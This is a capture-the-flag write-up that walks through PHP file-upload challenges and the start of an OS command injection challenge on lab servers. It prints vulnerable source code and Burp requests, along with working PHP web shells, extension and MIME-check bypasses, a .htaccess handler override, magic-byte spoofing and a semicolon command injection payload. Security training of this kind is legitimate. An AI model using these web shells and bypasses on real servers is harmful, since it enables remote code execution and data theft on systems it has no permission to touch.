File Upload WriteUp

Level 1:


Let's explain it a little:

When a user uploads a file, PHP temporarily stores the file in /tmp/phpXXXXX (where XXXXX is a random string).


Since this is a temporary file, developers need to move it to another directory using the `move_uploaded_file()` function.
In the example provided in the lesson, the file is moved to the /var/www/html/upload directory.

Now, if we look at the debug option, we can see that there are no restrictions on the uploaded file. This means we can simply upload a web shell through Burp Suite. However, to capture that request, we first need to upload a simple file like a text or picture file.

```php
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        //move uploaded file
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}

?>
```



Capture the POST request in Burp and then send it to Repeater so we can adjust the request.



Adjust the filename field to: level1.php with the content:

```
<?php system($_GET['cmd']); ?>
```

```
Content-Length: 371
Origin: https://upload1.oplabs.us
Referer: https://upload1.oplabs.us/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

-----------------------------308219785821241264376313631 59
Content-Disposition: form-data; name="file"; filename="
level1.php"
Content-Type: image/png

□PNG

IHDR0c□□>IDATHKi□1A□Á¿M□"Ð.□□&□'«gÃtÉ¸Cv□zÀ»T□à¾Ü?;ìR□□r□ç□
àè^"□ä□zIEND®B`□
<?php system($_GET['cmd']) ?>
```

```
189         <div class="mt-3 text-center">
190           <span style="color: red;">
              </span>
191           <span style="color: green;">
                Successfully uploaded file at: <a href="
                /upload/142802bb7cac29eee4bcc07a400fba79/level
                1.php">
                  /upload/142802bb7cac29eee4bcc07a400fba79/lev
                  ell.php
                </a>
                <br>
                View all uploaded file at: <a href="
                /upload/142802bb7cac29eee4bcc07a400fba79/">
                  /upload/142802bb7cac29eee4bcc07a400fba79
                </a>
              </span>
192         </div>
193       </div>
194
195       <!-- JavaScript -->
196       <script>
197         document.getElementById('uploadForm').
```

Return to the link where our files are stored in the system.

https://upload1.oplabs.us/upload/142802bb7cac29eee4bcc07a400fba79/level1.php


```
□PNG IHDROc□□>IDATHK□□1 A□□□M□□□.□□&□'□g□tφCv□z□□T□□□?;□R□□r□□□□□^"□□zIEND□B`□
```


Warning: system(): Cannot execute a blank command in **/var/www/html/upload/142802bb7cac29eee4bcc07a400fba79/level1.php** on line **6**

Perform

Remote Code Execution (RCE) through the `cmd` parameter to retrieve the flag.

https://upload1.oplabs.us/upload/142802bb7cac29eee4bcc07a400fba79/level1.php?cmd=cat /flag.txt


```
□PNG IHDROc□□>IDATHK□□1 A□□□M□□□.□□&□'□g□tφCv□z□□T□□□?;□R□□r□□□□□^"□□zIEND□B`□
```


STOUTCTF{rxM14VXNjhH0L6KM9vHMzpIVAKzzxHOq}

Level 2

3.1. Phân tích File Upload level 2

```php
    $error = '';
    $success = '';
    try {
        $filename = $_FILES["file"]["name"];
        $extension = explode(".", $filename)[1];
        if ($extension === "php") {
            die("Hack detected");
        }
        $file = $dir . "/" . $filename;
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
```

Read more: https://www.php.net/manual/en/function.explode.php

Take a look at the debug option? Developer was trying to disallowthe upload of PHP files.

- The file extension is extracted from `$filename` using the `explode` function, which splits a string into an array based on a delimiter (in this case, a period `.`). The extension is then taken as the first string after the period.
- Observing the flow of processing by `apache2` and the application, we can infer that if we upload a file named `test.abc.php`, the `explode` function will process it as follows: `test.abc.php → [test, abc, php]`
- Since the code is checking the first element after the period, the extension would be identified as `abc`. This allows us to bypass the extension check and successfully upload a PHP file.

Use the same method described above but change the `filename` field to: `level2.php` and the same payload as level 1

```
18 Te: trailers
19
20 -----------------------------333727452733942775531941867793
21 Content-Disposition: form-data; name="file"; filename="
   level2.abc.php"
22 Content-Type: image/png
23
24 □PNG
25
26 IHDR0c□□>IDATHKí0lA□Á¿M□*Ð.□□&□'«gÃtÉ¸Cv□zÀ»T□àx□Ü?;iR□□rócÖ
   àè^"□ä□zIEND®B`□
27 <?php system($_GET[cmd]); ?>
28 -----------------------------333727452733942775531941867793
   --
29
```

```
>
    /upload/e2e2cf3bd1a7a55
    78728b89423534109/level
    2.abc.php
</a>
<br>
View all uploaded file at: <
a href="
/upload/e2e2cf3bd1a7a5578728
b89423534109/">
    /upload/e2e2cf3bd1a7a55
    78728b89423534109
</a>
</span>
```

RCE the server:

https://upload2.oplabs.us/upload/e2e2cf3bd1a7a5578728b89423534109/level2.abc.php?cmd=cat /flag.txt

Warning: Unexpected character in input: " (ASCII=25) state=0 in **/var/www/html/upload/e2e2cf3bd1a7a5578728b89423534109/level2.abc.php** on line **6**

Warning: Unexpected character in input: " (ASCII=25) state=0 in **/var/www/html/upload/e2e2cf3bd1a7a5578728b89423534109/level2.abc.php** on line **6**

```
PNG  IHDR0c>IDATHK1 A M.&&'g tCv z T ?;R r ^"zIEND B`
```

Warning: Use of undefined constant cmd - assumed 'cmd' (this will throw an Error in a future version of PHP) in **/var/www/html/upload/e2e2cf3bd1a7a5578728b89423534109/level2.abc.php** on line **6**
STOUTCTF{aXVwCHhPi1sCGBZmtbrcYsiIsq1fWbnD}

Level 3:

From the beginning, we've always heard that we can execute PHP code only through `.php` files. But what if there are other file extensions that `mod-php` still

processes as PHP?

- If such extensions exist, how can we identify them? Which configuration files or settings define this behavior?

In Apache2's `httpd`, there is a specific configuration file that determines which file types Apache2 will pass to `mod-php` for processing.

- This is known as the **Apache configuration file**.
  - It is used to configure various behaviors and functionalities of Apache2, such as:
    - `DocumentRoot`
    - `File Handler`
    - `Encryption`
    - `Error Messages`
    - ...and many other configurations.

I considered releasing this as a hint, but somehow, you all managed to solve this problem, which surprised me!

The developer allow the mod-php to execute php code with the extension of .phar, .pep or .php. However, in this case the .php was disallowed through the validation in the back end side.

level3 > docker-php.conf

```
<FilesMatch ".+\.ph(ar|p|ep)$">
    SetHandler application/x-httpd-php
</FilesMatch>

DirectoryIndex disabled
DirectoryIndex index.php index.html

<LocationMatch ^/upload/$>
    Order deny,allow
    Deny from all
</LocationMatch>
```


Let's take a look at the debug option:

```
    $success = '';
    try {
        $filename = $_FILES["file"]["name"];
        $extension = end(explode(".", $filename));
        if ($extension === "php") {
            die("Hack detected");
        }
        $file = $dir . "/" . $filename;
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
?>
```

In the `docker-php.conf` configuration file, two directives play an important role:

1. **FilesMatch**
    - This applies a regular expression to match specific filenames. When a match is found, it triggers the subsequent directives (actions).
2. **SetHandler**
    - This assigns a specific handler to process the files. In this case, the handler is `mod-php` (`application/x-httpd-php`).

For this challenge, we replace the `.php` file extension with `.phar` because the developer used the `explode` function to check for the `.php` file extension. As a result, `.php` files cannot be uploaded to the server, but using a `.phar` extension bypasses this restriction.



So we just need to change the file name into `level3.phar` or `level3.phep` if we want to RCE the server.

Level 4:

```php
if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $filename = $_FILES["file"]["name"];
        $extension = end(explode(".", $filename));
        if (in_array($extension, ["php", "phtml", "phar"])) {
            die("Hack detected");
        }
        $file = $dir . "/" . $filename;
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
```

Why don't we create or manipulate Apache2's behavior ourselves?

- In the previous level, we learned that the Apache2 configuration file determines the behavior of Apache.

The Answer: Using `.htaccess`

- This only happend with some specific apache versions because the new ones don't let you override the .htaccess file only if the developer allows you to do it. In this case, the `apche2.conf file` was misconfigured by dev which allows attackers to override the `.htaccess` file

`.htaccess` is a configuration file that:

- Can be placed in specific directories.
- Is **locally effective**, meaning it only applies to the folder containing it and its subdirectories.

By utilizing `.htaccess`, we can override or manipulate Apache's behavior in a localized manner without needing to modify the main Apache configuration file.

```
level4
  src
    upload
      .htaccess
    index.php
    apache2.conf
    docker-php.conf
    Dockerfile
level5
```

```
30  <Directory /usr/share>
31          AllowOverride None
32          Require all granted
33  </Directory>
34
35  <Directory /var/www/>
36          Options Indexes FollowSymLinks
37          # CHANGELOG: Added to allow .htaccess
38          AllowOverride All
39          Require all granted
40  </Directory>
```

Exploit Method:

1. **Upload a `.htaccess` file**

- Include the following content in the file:

`AddType application/x-httpd-php .test`

- This tells Apache to treat files with the `.test` extension as PHP files, allowing them to execute PHP code.

2. **Upload a `.test` file**

    - Create a file with the `.test` extension, containing your PHP code (such as a web shell or any other script).

3. **Execute the PHP Code**

    - Access the uploaded `.test` file through the web server, and it will run as PHP.

This method bypasses file extension restrictions by redefining how Apache interprets certain file types.

```
Referer: https://upload4.oplabs.us/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

-----------------------------479701288152400455437860937 77
Content-Disposition: form-data; name="file"; filename="
.htaccess"
Content-Type: image/png

AddType application/x-httpd-php .test
-----------------------------479701288152400455437860937 77-
-
```

```
<span style="color: green;">
    Successfully uploaded file
    at: <a href="
    /upload/a52c684bfc2ddd69dd10
    5c6c6fdf9e29/.htaccess">
        /upload/a52c684bfc2ddd6
        9dd105c6c6fdf9e29/.htac
        cess
    </a>
    <br>
    View all uploaded file at: <
    a href="
    /upload/a52c684bfc2ddd69dd10
    5c6c6fdf9e29/">
        /upload/a52c684bfc2ddd6
        9dd105c6c6fdf9e29
    </a>
</span>
```

Then we upload a `level4.test` webshell:

`<?php system('cat /flag.txt'); ?>`

```
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 -----------------------------479701288152400455437860937 77
21 Content-Disposition: form-data; name="file"; filename="
   level4.test"
22 Content-Type: image/png
23
24 <?php system('cat /flag.txt'); ?>
25 -----------------------------479701288152400455437860937 77-
   -
```

```
Successfully uploaded file
at: <a href="
/upload/a52c684bfc2ddd69dd10
5c6c6fdf9e29/level4.test">
    /upload/a52c684bfc2ddd6
    9dd105c6c6fdf9e29/level
    4.test
</a>
<br>
View all uploaded file at: <
a href="
/upload/a52c684bfc2ddd69dd10
5c6c6fdf9e29/">
    /upload/a52c684bfc2ddd6
    9dd105c6c6fdf9e29
</a>
</span>
```

RCE the server to get the flag:

https://upload4.oplabs.us/upload/a52c684bfc2ddd69dd105c6c6fdf9e29/level4.test

STOUTCTF{ElEq5VtDJ4ANFkrUqkaUBQveLHai0ju0}

Level 5:

Exploit Method: Bypassing Content-Type Check

1. **Understand the Code Logic**
   - The developer is checking the `Content-Type` of the uploaded file using `$_FILES['type']` to ensure it equals `image/jpeg`.
2. **Weakness**
   - The `Content-Type` is part of the HTTP request headers, which can be easily manipulated.
3. **Steps to Exploit**
   - Prepare a PHP file (e.g., `shell.php`) containing your desired PHP code.
   - Use a tool like **Burp Suite** to intercept the file upload request.
   - Modify the `Content-Type` header in the intercepted request to `image/jpeg`.
4. **Upload the PHP File**
   - Send the manipulated request to the server. The server will accept the PHP file because the `Content-Type` check is bypassed.
5. **Execute the Uploaded PHP File**
   - Access the uploaded file through the web server URL, and it will execute your PHP code.

```php
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $mime_type = $_FILES["file"]["type"];
        if (!in_array($mime_type, ["image/jpeg", "image/png", "image/gif"])) {
            die("Hack detected");
        }
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
?>
```

This should be a 50 points challenge : D but I made it a little bit more tricky

```
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

-----------------------------282225704835245887238696882 31
Content-Disposition: form-data; name="file"; filename="
level5.php"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>
-----------------------------282225704835245887238696882 31--
```

```
Successfully uploaded file
at: <a href="
/upload/758faa3541465482840c
5891178ebe98/level5.php">
    /upload/758faa354146548
    2840c5891178ebe98/level
    5.php
</a>
<br>
View all uploaded file at: <
a href="
/upload/758faa3541465482840c
5891178ebe98/">
    /upload/758faa354146548
    2840c5891178ebe98
</a>
</span>
```

```
view-source:https://upload5.oplabs.us/upload/758faa3541465482840c5891178ebe98/level5.php?cmd=ls -la /

total 84
drwxr-xr-x   1 root root 4096 Dec 16 12:30 .
drwxr-xr-x   1 root root 4096 Dec 16 12:30 ..
drwxr-xr-x   1 root root 4096 Mar 17  2022 bin
drwxr-xr-x   2 root root 4096 Dec 11  2021 boot
drwxr-xr-x   5 root root  360 Dec 16 12:30 dev
drwxr-xr-x   1 root root 4096 Dec 16 12:30 etc
drwxr-xr-x   2 root root 4096 Dec 11  2021 home
drwxr-xr-x   1 root root 4096 Mar 17  2022 lib
drwxr-xr-x   2 root root 4096 Mar 16  2022 lib64
drwxr-xr-x   2 root root 4096 Mar 16  2022 media
drwxr-xr-x   2 root root 4096 Mar 16  2022 mnt
drwxr-xr-x   2 root root 4096 Mar 16  2022 opt
dr-xr-xr-x 937 root root    0 Dec 16 12:30 proc
drwx------   1 root root 4096 Mar 18  2022 root
drwxr-xr-x   1 root root 4096 Dec 16 12:30 run
drwxr-xr-x   1 root root 4096 Mar 17  2022 sbin
-rw-r--r--   1 root root   43 Dec 13 00:08 secret.txt
drwxr-xr-x   2 root root 4096 Mar 16  2022 srv
dr-xr-xr-x  13 root root    0 Dec 16 12:29 sys
drwxrwxrwt   1 root root 4096 Dec 26 09:44 tmp
drwxr-xr-x   1 root root 4096 Mar 16  2022 usr
drwxr-xr-x   1 root root 4096 Mar 17  2022 var
```

```
w-source:https://upload5.oplabs.us/upload/758faa3541465482840c5891178ebe98/level5.php?cmd=cat /secret.txt

STOUTCTF{W2vlJvVzC8ecumPT1LJEn1SMxvPIN1Hi}
```

Level 6:

Exploit Method: Bypassing File Signature Check

1. **Understanding File Signatures**
   - Different file types are identified by a few bytes at the beginning of the file, known as the **file signature** or **magic bytes**.
   - The server uses the `finfo_file` function to extract the file signature and compares it with a whitelist (e.g., `"image/jpeg"`, `"image/png"`, `"image/gif"`).
   - The `magic database` contains a collection of these file signatures for identification.
2. **The Weakness**
   - The server only checks the file signature but does not validate the rest of the file content.
3. **Exploit Steps**
   - Create a malicious PHP file by adding valid **magic bytes** (file signature) of an image file, followed by your PHP code. Example:

```
GIF89a <?php echo "Hacked!"; ?>
```


   - The `GIF89a` at the beginning makes the file appear as a GIF image to the server, while the PHP code remains intact for execution.


- **Upload the File**
  - Upload this file to the server. The `finfo_file` function will identify it as an image based on the magic bytes.
- **Execute the PHP Code**
  - Access the uploaded file through the web server URL. Despite being identified as an image, the server will execute the PHP code embedded in the file.

Read more: https://en.wikipedia.org/wiki/File_format#Magic_number

```php
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $finfo = finfo_open(FILEINFO_MIME_TYPE);
        $mime_type = finfo_file($finfo, $_FILES['file']['tmp_name']);
        $whitelist = array("image/jpeg", "image/png", "image/gif");
        if (!in_array($mime_type, $whitelist, TRUE)) {
            die("Hack detected");
        }
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
?>
```


I guess, you're familiar with changing the content of Burp Request now so let's jump directly to the challenge.





OS Command Injection (Whois WriteUp)

1. Level 1:



In this challenge, it seems like the system will execute some functions by execute the input from users so it maybe a possibility for OS Command Injection to be happened.

```php
<?php
    if(isset($_POST['command'],$_POST['target'])){
        $command = $_POST['command'];
        $target = $_POST['target'];
        switch($command) {
            case "ping":
                $result = shell_exec("timeout 10 ping -c 4 $target 2>&1");
                break;
            case "nslookup":
                $result = shell_exec("timeout 10 nslookup $target 2>&1");
                break;
            case "dig":
                $result = shell_exec("timeout 10 dig $target 2>&1");
                break;

        }
        die($result);
    }
?>
```

Understanding the Vulnerability


1. The `$target` variable is passed into shell commands like `ping`, `nslookup`, and `dig` without any filtering.
2. An attacker can inject additional commands or malicious payloads by carefully crafting the value of `$target`.

Steps to Exploit

1. **Inject Arbitrary Commands**:
    - By appending a semicolon (`;`), logical operators (`&&` or `||`), or a pipe (`|`), an attacker can terminate the original command and execute their

malicious command.


- Example payloads:
  - `127.0.0.1; ls` → Executes `ls` after the `ping` command.




2. **Level 2:**

